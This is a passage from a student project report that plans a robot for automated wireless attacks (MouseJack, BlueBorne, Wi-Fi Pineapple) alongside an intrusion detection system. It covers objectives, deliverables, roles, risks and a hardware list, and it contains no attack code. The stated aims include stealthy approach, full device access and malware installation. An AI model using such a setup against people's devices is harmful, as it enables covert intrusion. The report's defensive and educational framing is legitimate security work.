By showing how automated attacks on wireless devices may severely exploit their security and privacy this project is a huge step cybersecurity field. The framework it provides allows for the real-time detection of these wireless attacks using Intrusion Detection Systems (IDS). Thus, Cybersecurity training is augmented with a practical, hands-on method for comprehending wireless vulnerabilities.

As for the real-world usages and advantages, the project's conclusions can be applied in network security audits for the protection of wireless networks by finding and fixing possible weaknesses. In addition, this work can be a source of guidance for designing security policies that can be implemented to protect wireless communication channels, in particular, IoT environments. Moreover, the project is in line with industry trends that demonstrate the importance of securing wireless communications, particularly in an era where remote work and IoT adoption are on the rise.

1.4 Project Objectives

In this section, we'll discuss the main goal of the project and justify the development of each part.

Our main objective for building this project is to implement an intrusion detection system to detect and prevent 2.4GHz communication attacks, besides highlighting the need for robust security mechanisms in protocols that communicate over the 2.4 GHz band.

Moving to smaller objectives will help us reach the primary reason. We need to implement an offensive part of the project to show the importance of enhancing a defensive part, which is our primary objective.

Minor objectives can be summarized as follows:

1. Deep understanding of the theoretical background of this project:

- Including signals and electromagnetic waves, 2.4GHz radiofrequency, and communication protocols using 2.4GHz bands like Wi-Fi and Bluetooth. The reason for the existence of vulnerabilities in wireless systems, and how vulnerabilities in wireless systems can be exploited.
2. Design and implement a Remote-Controlled Robot:
 - Create a Wi-Fi-enabled robot with a live camera feed for real-time navigation and attack execution.
 3. Automate Wireless Attacks:
 - Implement MouseJack, BlueBorne, and Wi-Fi Pineapple attacks to demonstrate vulnerabilities in wireless protocols.
 4. Target 2.4GHz Devices
 - Focus attacks on devices using 2.4GHz protocols (Wi-Fi, Bluetooth).
 5. Automate Attack Execution
 - Ensure the robot autonomously identifies vulnerabilities and executes attacks from a distance.
 6. Gain full access to the attached devices:
 - Develop techniques to attain full access and install malware on the victim's device.
 7. Real-Time Data Collection
 - Log attack actions and target responses with high accuracy during operations.

1.5 Project Contribution

Our project addresses the different risks associated with wireless attacks to raise awareness of the overlooked aspect of our day-to-day use of technology and how people often underestimate the danger related to wireless security. It highlights how easily someone can hack into our communication channels without detection.

This approach of understanding where the hackers stand will help us understand on a deeper level how we can build an effective countermeasure to these attacks. While many gadgets are available nowadays that focus on wireless security and penetration testing, our project is unique because it tackles both the offensive and defensive aspects of wireless security. We also aim to combine automation, portability, and versatility with our project by covering multiple attacks that target different wireless protocols within a

single module rather than focusing solely on a single protocol. Additionally, using a robot also enhances the stealth of the attack by reducing human presence, and lowering the chances of detection. It can also be precisely navigated to the victim's location, ensuring the attacker stays at a safe distance and making it easier to close the proximity gap needed to execute chosen attacks without being detected.

Scalability is one of the key strengths of our project. At the same time, the initial idea is to focus on protocols affecting the 2.4 GHz ISM band, the framework is designed to be flexible and adaptable to other wireless technologies. The robot is a future solution for wireless penetration testing because it can be modified or upgraded to target different protocols or additional wireless attack scenarios, such as Wi-Fi 6 security flaws, Zigbee and Z-Wave exploits, or Bluetooth Low Energy (BLE) vulnerabilities, among many others. The robot works easily in different environments, starting from small lab experiments to full-scale penetration tests on large corporate networks. Portability and flexibility make it easy to bring on-site, making it the perfect solution for organizations looking to assess their wireless security.

Our primary audience is cybersecurity professionals, penetration testers, or anyone interested in wireless security and understanding attack vector that affects our current communication methods. The diversity of attacks we cover makes this project relevant to any security enthusiast or IoT specialist looking to secure modern wireless technologies.

In our project, we focus on designing a custom-built model that follows a straightforward yet effective process of scanning, discovery, attack, and feedback. This rhythm mirrors the normal behavior of an attacker. The automation of the process makes it easier for the user to test wireless security while the feedback helps maintain the hands-on approach of a penetration tester.

1.6 Outline of the Report

This report will cover an extensive understanding of Project development and implementation stages, in the following chapters organizes it following chapters the organizes it following chapters organize it:

Chapter 1:

This chapter is a summary of the project, specifies the shortage of robust security against wireless attacks, and explains the importance of this project across cybersecurity and wireless network fields. In addition, it notes down the actual goals of the project along

with focusing attention on how this research adds value to our academic knowledge and raises awareness for the audiences.

Chapter 2:

Within the second chapter, we paid attention to the project plan by deciding the outputs, listing the tasks required to achieve the project goals, and documenting the roles of the team besides the responsibilities of each team member. As well as assisting with risks that may prevent completing the tasks and how we mitigated them. Also, we listed the cost required to complete the project and the tools used to manage it.

Chapter 3:

The third chapter was on searching for related work and research similar to the project; we provided a summary about them, and a comparison with our project, specifying the knowledge gap for each of them.

Chapter 4:

This chapter was enclosed by spelling out the entities affected by the system, how they affect it, and the importance of his existence. Also, we specified and dug deep into the project requirements: platform, functional, non-functional, and other requirements.

Chapter 5:

This section was on making a large-scale diagram that represented the architectural design of the project in addition to providing a high & low – level of system details.

Chapter 6:

This chapter aims to summarize the results achieved by our project and discuss any intentions for future project improvements or developments.

Chapter 2

Project Plan

2.1 Project Deliverables

2.1.1 Intrusion Detection System (IDS)

Pre-configured IDS rule sets are designed to detect specific wireless threats, including MouseJack, BlueBorne, and Wi-Fi Pineapple attacks. Comprehensive documentation for configuring and deploying the IDS to monitor, analyze, and identify malicious activities in real time. Datasets and logs capturing IDS alerts during simulated attacks, validating the effectiveness of detection mechanisms.

- Milestones include:
 - The IDS rule sets
 - Configuring and deploying the system
 - Generating comprehensive documentation for setup and usage.
- The system will be evaluated based on:
 - Detection accuracy: Targeting $\geq 90\%$ under typical conditions
 - False positive rate: Aiming for $\leq 10\%$
 - Response time: Ideally ≤ 3 seconds per alert

2.1.2 Attack Module

Custom scripts for executing wireless exploits, including MouseJack, BlueBorne, and Wi-Fi Pineapple attacks, to demonstrate real-world vulnerabilities in wireless protocols. Detailed guides on replicating these attacks in controlled environments, ensuring an educational and practical approach to cybersecurity training. Traffic datasets showcasing the impact of the attacks, enabling analysis and fine-tuning of detection systems.

- Milestones include
 - Written exploit scripts for MouseJack, BlueBorne, and Wi-Fi Pineapple attacks.
 - Control scripts for redoing attacks and the flow of each scenario.
 - Detailed guide and documentation.
- Evaluation will focus on:
 - Attack success rate: Aiming for $\geq 80\%$ across various environments
 - Execution time: Ideally ≤ 7 seconds per exploit
 - Compatibility: Ensuring integration with the robot's hardware and software

- Stability: Striving for $\leq 10\%$ error rate during automated scanning and attack execution

2.1.3 The Robot

A remotely controlled robot equipped with wireless modules (Wi-Fi, Bluetooth, RF) to perform automated scanning and attack execution. The robot simulates a mobile attacker capable of exploiting vulnerabilities in target environments, providing realistic scenarios for testing and analysis. Demonstration videos showcasing the robot's functionality, attack execution, and integration with the IDS, offering a visual and hands-on learning resource.

- Milestones include
 - Assembling and configuring the robot
 - Integrating wireless modules (Wi-Fi, Bluetooth, RF)
 - Developing its scanning and attack execution capabilities and making sure it works
 - Demonstration videos that showcase the functionality of the robot
- Performance will be assessed based on:
 - Navigation accuracy: Controls work nicely
 - Execution speed: Targeting ≤ 5 seconds to initiate an attack once in range
 - Battery life: Aiming for at least 1.5–2 hours of continuous operation

2.2 Project Tasks

2.2.1 Tasks Overview

The project tasks in **Table 2.1** follow a structured workflow, providing a clear roadmap of the project from start to finish. The table includes each task's description, duration, and dependencies, spanning three main phases: Analysis, Design, and Implementation. Each phase ends with a documentation task that covers the entire phase, ensuring continuous documentation throughout the project.

Table 2.1: Assigned Project Tasks

Task No.	Task Name	Description	Time	Dependencies
Analysis				
1	Defining the problem	Defining the problem statement, scope, overall objectives, and the main deliverables	2 weeks	nothing

2	Requirement Identification	Determine the main requirements, including the targeted wireless protocols, attacks covered, user interactions, robot requirements, and the defense mechanism	1 week	task 1
3	Requirement Modeling	Make an overall model depending on the identified requirement that explains the overall functionality of the project	1 week	task 2
4	Development Strategy	Choosing the right hardware, software, and programming language that we're going to use	1 week	task 2
5	Documentation of Analysis	Writing everything down throughout the process of analysis for future uses	-	task 1,2,3,4
Design				
6	Robot Design	Create the circuit design of the robot using tools like circuit diagrams and UML activity diagrams to visualize component interactions	1 week	task 5
7	Attack Module Design	Design the structure of the attack module, with flowcharts and UML sequence diagrams, featuring the flow of the phases from scanning to exploiting	2 weeks	task 5
8	User Interface Design	Plan the interface design so it's easy to use and simple, and use wireframes and UML state diagrams to clarify user interactions and system states	1.5 week	task 5
9	Pipeline Structure	Outline how the overall structure of everything works together through data flow diagrams while focusing on the automation process and ensuring it mirrors a real attack methodology	0.5 week	task 5,6,7,8
10	Documentation of Design	Make sure each step of the design process is documented in a simple but detailed manner.	-	task 6,7,8,9
Implementation				
11	building and coding the robot	Connecting the hardware pieces to create a fully functioning robot and writing the scripts responsible for the control and movement of the robot	3 weeks	task 6,10

12	coding the attack module	Develop the scripts responsible for each attack (e.g. Mouse Jack, BlueBorne, etc.)	4 weeks	task 7,10
13	Building the UI	Develop the user interface making sure it's smooth and easy to use	4 weeks	task 8,10
14	System Integration	Integrate all the scripts (e.g. movement, different attacks, and remote control) into one system on the Raspberry Pi and connect it to the user interface	2 weeks	task 9,11,12,13
15	Attack module Testing & Debugging	Test each script individually, then test the full system making sure everything works nicely and fixing any bugs that arise along the way	1 week	task 12
16	Documentation of Robot Implementation	Write the outcomes of each step for reference in the final report	-	task 11-15
17	Building the defense mechanism	Build the IDS responsible for defending against wireless attacks based on the outcome of the attack module	5 weeks	task 1-16
18	IDS Testing & Debugging	Test and ensure a high accuracy in the IDS	1 week	task 17
19	Deployment	Deploy both the IDS and attack module for a final run against each other, ensuring the IDS can detect any attack	1 week	task 12,17
20	Final Documentation and reporting	Writing the final report and finalizing the graduation project process	-	task 1-19

2.2.2 Gantt Chart

The Gantt chart in Figures 2.1 and 2.2 visually represents the timeline of the project tasks, providing a clear overview of the schedule.




Figure 2.1: Gantt Chart for the First Semester Project Timeline




Figure 2.2: Gantt Chart for the Second Semester Project Timeline

2.3 Roles and Responsibilities

Table 2.2: Team Member Roles

Member Name	Aysha Oqdeh	Shahad Alnatsheh	Razan Khassawneh	Roa'a Moutaz
Member Role	Leader & Attack Module Specialist	Hardware & Navigation Engineer	Cybersecurity & Defense Analyst	Software & UI Developer
	Quality Assurance and Risk Management Specialist			

Notes:

- All team members will rotate roles and work together on the tasks, ensuring everyone gains experience in each area of the project.
- Each member will lead a task and will be responsible for distributing the workload of that task among the team equally, so everyone can be involved and gain hands-on experience with all parts of the project.

1. Leader

- Oversee the entire project outline, ensuring each task is completed on time.
- Organize the group meetings, ensure good communication between the members, and resolve any problems that arise.
- Coordinate with members and track the progress of each task.
- Review and check all the writings and reports before final submission.
- Resolve conflicts by encouraging open communication and acting as a mediator between members, while promoting quick apologies for mistakes to maintain respect and accountability.
- In case of delays, the leader should act accordingly by reassigning tasks or adjusting deadlines, ensuring that the project remains on track and tasks are distributed evenly.

2. Hardware & Navigation Engineer

- Responsible for designing and building the robot.
- Develop the navigation algorithm for the robot to be controlled remotely.
- Assist with integrating the attack module with the robot's hardware.

- Help with the implementation of the defense mechanism (IDS)
- Supervise the process of testing and debugging the robot's navigation and remote-control capability.
- Responsible for documenting the hardware-related work.

3. Attack Module Specialist

- Lead the design and implementation of the attack module, making sure each team member contributes so everyone can gain a good understanding and experience.
- Supervise the process of testing and debugging the attack module.
- Work with the team to deploy the IDS in the final testing and Deployment phase.
- Help with the implementation of the defense mechanism (IDS).
- Responsible for documenting the attack module-related work.

4. Software & User Interface Developer

- Responsible for designing and developing the user interface making sure it operates smoothly.
- Work on implementing the software that connects the UI with the attack and navigation module.
- Help with the design and coding of the attack module.
- Help with implementing the defense mechanism (IDS)
- Supervise the process of testing and debugging the user interface, ensuring real-time video feed and control over the robot.
- Responsible for documenting the user interface-related work.

5. Cybersecurity & Defense Analyst

- Study and analyze the wireless attacks implemented in the attack module and the vulnerabilities they exploit.
- Help with the design and coding of the attack module.
- Lead the defense mechanism development, ensuring all members contribute and work together.

- Oversee the testing and debugging of the defense mechanism.
- Work with the team to deploy the IDS in the final testing and Deployment phase.
- Responsible for documenting the IDS-related work.

6. Quality Assurance and Risk Management Specialist

- Keep an eye on the project's safety and compliance, ensuring all aspects meet legal and ethical standards.
- Ensure each testing stage is completed successfully and that all components function properly.
- Ensure that cybersecurity laws are followed during the implementation phase.
- Identify possible risks and recommend ways to mitigate them.
- Ensure the project meets all its deliverables, assist in resolving issues during testing, and address defects promptly.
- Document any risks or compliance-related problems throughout the project.

2.4 Risk Assessment

2.4.1 Risk Table

Our project involves robotics, hardware, and cybersecurity inherently carrying several risks that can impact timeline, outcomes, and safety. The most critical risks likely to affect the project's flow are Human errors (R2), time constraints (R3), and component malfunctions or failures (R1).

Both human errors and time constraints have the highest risk levels, as they can lead to significant delays and reduced quality if not addressed early. Mitigating these risks is essential to ensure smooth project progress and the achievement of critical milestones.

Below in **Table 2.3** is the detailed risk analysis and mitigation plan:

Table 2.3: Risk Evaluation and Mitigation Plan

Risk ID	Risk Name	Risk Likelihood (1-5)	Risk Impact (1-5)	Risk Level (1-5)	Risk Description	Mitigation Plan
<i>R1</i>	Component Malfunction or Failure	Low -1-	High -4-	Moderate -3-	This risk poses a major threat due to lack of sufficient experience in hardware; it leads to a financial risk in addition to a	Before starting implementation, training must be provided to team members, whether practical training, training through videos of others who have implemented

					medical risk to team members if the disruption leads to a fire, for example.	the robot industry, or requesting supervision by a specialist.
R2	Human errors	Moderate -3-	High -4-	High -5-	Mistakes made by team members during the project, such as misconfigurations, incorrect coding, or hardware mishandling, could lead to delays, malfunctions, or unexpected outcomes.	Provide hands-on training to all team members on handling hardware, software, and tools used in the project; share best practices and lessons from similar projects.
R3	Time constraints	Moderate -3-	High -4-	High -5-	When there isn't enough time to complete the project, tasks might be rushed, leading to lower-quality work or even leaving some parts unfinished.	Focus on the most important parts of the project first to ensure critical goals are met. Distribute tasks evenly among team members to avoid bottlenecks, and ensure the team discusses any challenges immediately to avoid misalignment.
R4	Disagreements or misunderstandings between team members.	Low -1-	High -4-	Moderate -3-	Disagreements or misunderstandings between team members can happen, especially during pressure and fatigue, which might affect teamwork and prevent the project from being completed as well as it could be.	It's important to encourage immediate apologies when mistakes occur. The team leader plays a crucial role in managing conflicts, addressing issues promptly, and ensuring tasks are distributed fairly, especially when a team member faces personal challenges. This approach helps maintain harmony and keeps the team focused on achieving project goals.
R5	Malware Mismanagement	Low -1-	High -4-	Moderate -3-	Since we are working with malware, there's always a chance we could make a mistake during testing or implementation, which might cause the malware to behave unexpectedly. This could result in damaging our equipment or losing	Always test malware in isolated and secure environments, such as virtual machines and sandboxed networks, to prevent unintended spread or damage. Train all team members on handling malware safely, including understanding its behavior, risks, and containment strategies.

					control of the situation.	
R6	Battery Depletion	Low -1-	High -4-	Moderate -3-	The robot's battery could run out unexpectedly or fail during operation, leading to the robot losing power and becoming inoperable. This could occur due to insufficient battery capacity, prolonged use without recharging	Ensure that the battery is fully charged before starting implementation, and provide another power bank if the battery dies at the same time.
R7	Violation of Cybersecurity Laws	Low -1-	High -4-	Moderate -3-	Since our project involves carrying out a cyberattack and downloading malware, it may lead to legal liability if not used peacefully and correctly.	Ensure that cybersecurity laws are followed, as the project is implemented only for awareness and educational purposes and on people's devices after obtaining their approval.
R8	Incomplete Threat Detection by IDS	Low -1-	High -4-	Moderate -3-	Failure to address all vulnerabilities can lead to danger, especially from unethical attackers.	Focus on identifying and addressing the most critical vulnerabilities first, particularly those that could result in high-impact consequences. Manual Intervention: Set up a protocol for manual log reviews and system audits by cybersecurity professionals when IDS performance is suspected to be insufficient. Review and integrate findings from peer-reviewed papers and industry reports for addressing secondary risks.

2.4.2 Risk Matrix [14]




Table 2.4: Project Risk Heatmap






Impact \ Likelihood	Low	Moderate	High
Low	Low -1-	Low -2-	Medium -3- #R1 #R4 #R5 #R6 #R7 #R8
Moderate	Low -2-	Medium -4-	High -6- #R2 #R3
High	Medium -3-	High -6-	High -9-

2.5 Cost Estimation


A large part of the project is based on building a robot to apply the offensive part of the project. The funding resource is the self-financing of the team members. In **Table 2.5** there is a hardware components table we needed to build the robot from scratch.

Table 2.5: Hardware Robot Components

Component	Picture	Details	Link	Quantity	Price (JD)	Description
Raspberry Pi 5		Raspberry Pi 5 with 8GB RAM	https://waslleh.com/product/raspberry-pi-5-8gb/	1	94.99 JD	central controller for the system
Motor Driver		L298N DC stepper motor drive controller board module dual H Bridge	https://waslleh.com/product/l298n-dual-h-bridge-module/	1	2.49 JD	Used to control motor speed and rotation direction
Robot Car Body		4wd robot car body transparent	https://waslleh.com/product/4wd-robot-car-body-transparent/	4	7.99 JD	Motor and wheels to support the movement of the robot.

Jumper wires		20cm Male to Male 40pin jumper wires	https://waslleh.com/product/20cm-male-to-male-40pin-jumper-wires/	1.5	1.48 JD	To establish connections between components.
Battery holder		3X18650 lithium battery holder 11.1V	https://waslleh.com/product/3x18650-lithium-battery-holder-11-1v-series/	1	0.99 JD	Hold batteries in place.
Batteries		Lithium battery 18650 3.7V 3800mAh golden power	https://waslleh.com/product/lithium-battery-18650-3-7v-3800mah-golden-power/	3	10.47 JD	Batteries to power the motor driver.
WIFI CAM		ESP32-CAM with camera module OV2640 2MP Wi-Fi + Bluetooth	https://waslleh.com/product/esp32-cam-with-camera-module-ov2640-2mp-wifi-bluetooth/	1	8.74JD	A wireless camera is used to control and monitor the movement of a robot in real time.
'NOOBS' PRE-INSTALLED MICRO SD CARD		SanDisk 32GB class-10 microSD card comes pre-installed with the 'NOOBS' OS installer	https://waslleh.com/product/sandisk-32gb-class-10-microsd-card-comes-pre-installed-with-the-noobs-operating-system-installer/	1	4.99 JD	A 32Gb SD card pre-installed with the NOOBS Raspberry Pi operating system.

HDMI CABLE TO MICRO HDMI		HDMI TO MICRO HDMI cable 1.5m	https://waslleh.com/product/hdmi-to-micro-hdmi-cable-1-5m/	1	2.24 JD	Cable to connect Raspberry Pi
USB Bluetooth Dongle		Mini USB Bluetooth V 4.0 dual mode dongle CSR 4.0 USB 2.0/3.0	https://waslleh.com/product/mini-usb-bluetooth-v-4-0-dual-mode-dongle-csr-4-0-usb-2-0-3-0/	1	2.99 JD	wireless communication for Bluetooth
WI-FI USB	N/A	Wi-Fi USB	N/A	1	8 JD	wireless network connectivity and supports Wi-Fi penetration testing techniques
Raspberry Pi 5 Case		Raspberry Pi 5 acrylic case	https://waslleh.com/product/raspberry-pi-5-case-acrylic-case/	1	4.99 JD	Provides a lightweight, durable, and visually appealing housing for the components
Raspberry Pi Cooler		Raspberry Pi Active cooler	https://waslleh.com/product/raspberry-pi-active-cooler-official/	1	6.99 JD	Maintains optimal temperatures for the hardware during intensive operations, prevents overheating
Crazyradio PA		long range open USB radio dongle based on the nRF24LU1+ from Nordic Semiconductor	https://www.bitcraze.io/products/crazyradio-pa/	1	38 Dollar	Transceiver that intercepts RF signals from the target mouse and

						allows injection of malicious payloads.
M170 Logitech Wireless Mouse		Logitech M170 Wireless Mouse USB Receiver & 12M Battery life	https://citycenter.jo/logitech-m170-wireless-mouse-usb-receiver-12m-battery-life?search=M170	1	10 JD	A vulnerable mouse used to execute the MouseJack attack
				TOTAL	198.28 JD	

2.6 Project Management Tools

The successful execution of our project relies heavily on the use of various tools and technologies that facilitate collaboration, research, coding, documentation, and design. Each tool plays a crucial role in ensuring efficiency and accuracy across different project phases. From communication platforms like Discord and Microsoft Teams for seamless team interactions, to research tools like ResearchGate and IEEE Xplore for accessing academic resources, and version control systems like GitHub for managing code, these tools collectively streamline our workflows. Additionally, design and visualization tools such as Canva and Visio enhance our ability to present ideas clearly, while document management tools like Microsoft Word and PowerPoint support formal reporting and presentation needs.

Below in **Table 2.5** is a detailed breakdown of the tools used and their respective purposes.

Table 2.6: List of Tools and Their Applications

Category	Tool	Purpose	Use Case
Collaboration & Communication	Discord	The best way for team members to communicate, share research, schedule, and hold online meetings	Facilitates team communication and online discussions
	Microsoft Teams	Accredited program for online meetings with the supervisor.	Professional meetings with the supervisor.
	WhatsApp	Accredited program for Sending and Receiving Tasks and Scheduling Face-to-Face Meetings.	Task sharing and face-to-face meeting scheduling.

Scientific Research & Information	Research Gate	Websites used to view scientific research that has enhanced our understanding by reading research on our project.	Accessing detailed scientific studies and research papers.
	Google	We use Google search engine as a primary means of searching.	General-purpose searching for information and resources.
	YouTube	YouTube is the gateway to see practical applications in our project, such as making a robot using Raspberry Pi and simulating attacks such as MouseJack and BlueBorne.	Watching tutorials and practical demonstrations relevant to the project.
	ChatGPT	We use it sometimes to clarify and inquire about unclear concepts. But we do not depend on it in our tasks.	Clarifying concepts and resolving minor doubts.
Code & Version Control	GitHub	We used it for research, where we found repositories containing codes that we could benefit from during execution.	Hosting and accessing repositories for code and version control.
	Visual Studio Code & Python IDLE	Writing, Testing, Debugging, and Implementing the Code.	Coding and debugging environments.
Document & Note Management	Microsoft Word	We use this tool to document everything we learn, write reports, and submit them formally to the supervisor.	Writing reports and formal project documentation.
	Microsoft PowerPoint	To make presentations, especially those we want to present to the supervisor.	Creating slides and presentations for reviews.
	Notion	To organize our thoughts, for example, make a to-do list and write down our thoughts so as not to forget any details.	Organizing tasks and managing project ideas effectively.
Design & Visualization	Canva	We usually use it to make graphics, data flows, and many designs that support the delivery of our idea better as a vision rather than as a text. We also use it in making presentations in addition to PowerPoint because it provides us with more beautiful designs and templates.	Designing visual content and enhancing presentations.

	Visio & Lucidchart	Another tool for drawing data flows.	Visualizing workflows, processes, and data structures.
--	--------------------	--------------------------------------	--

Chapter 3

Literature Review and Related Work

3.1 Related Work

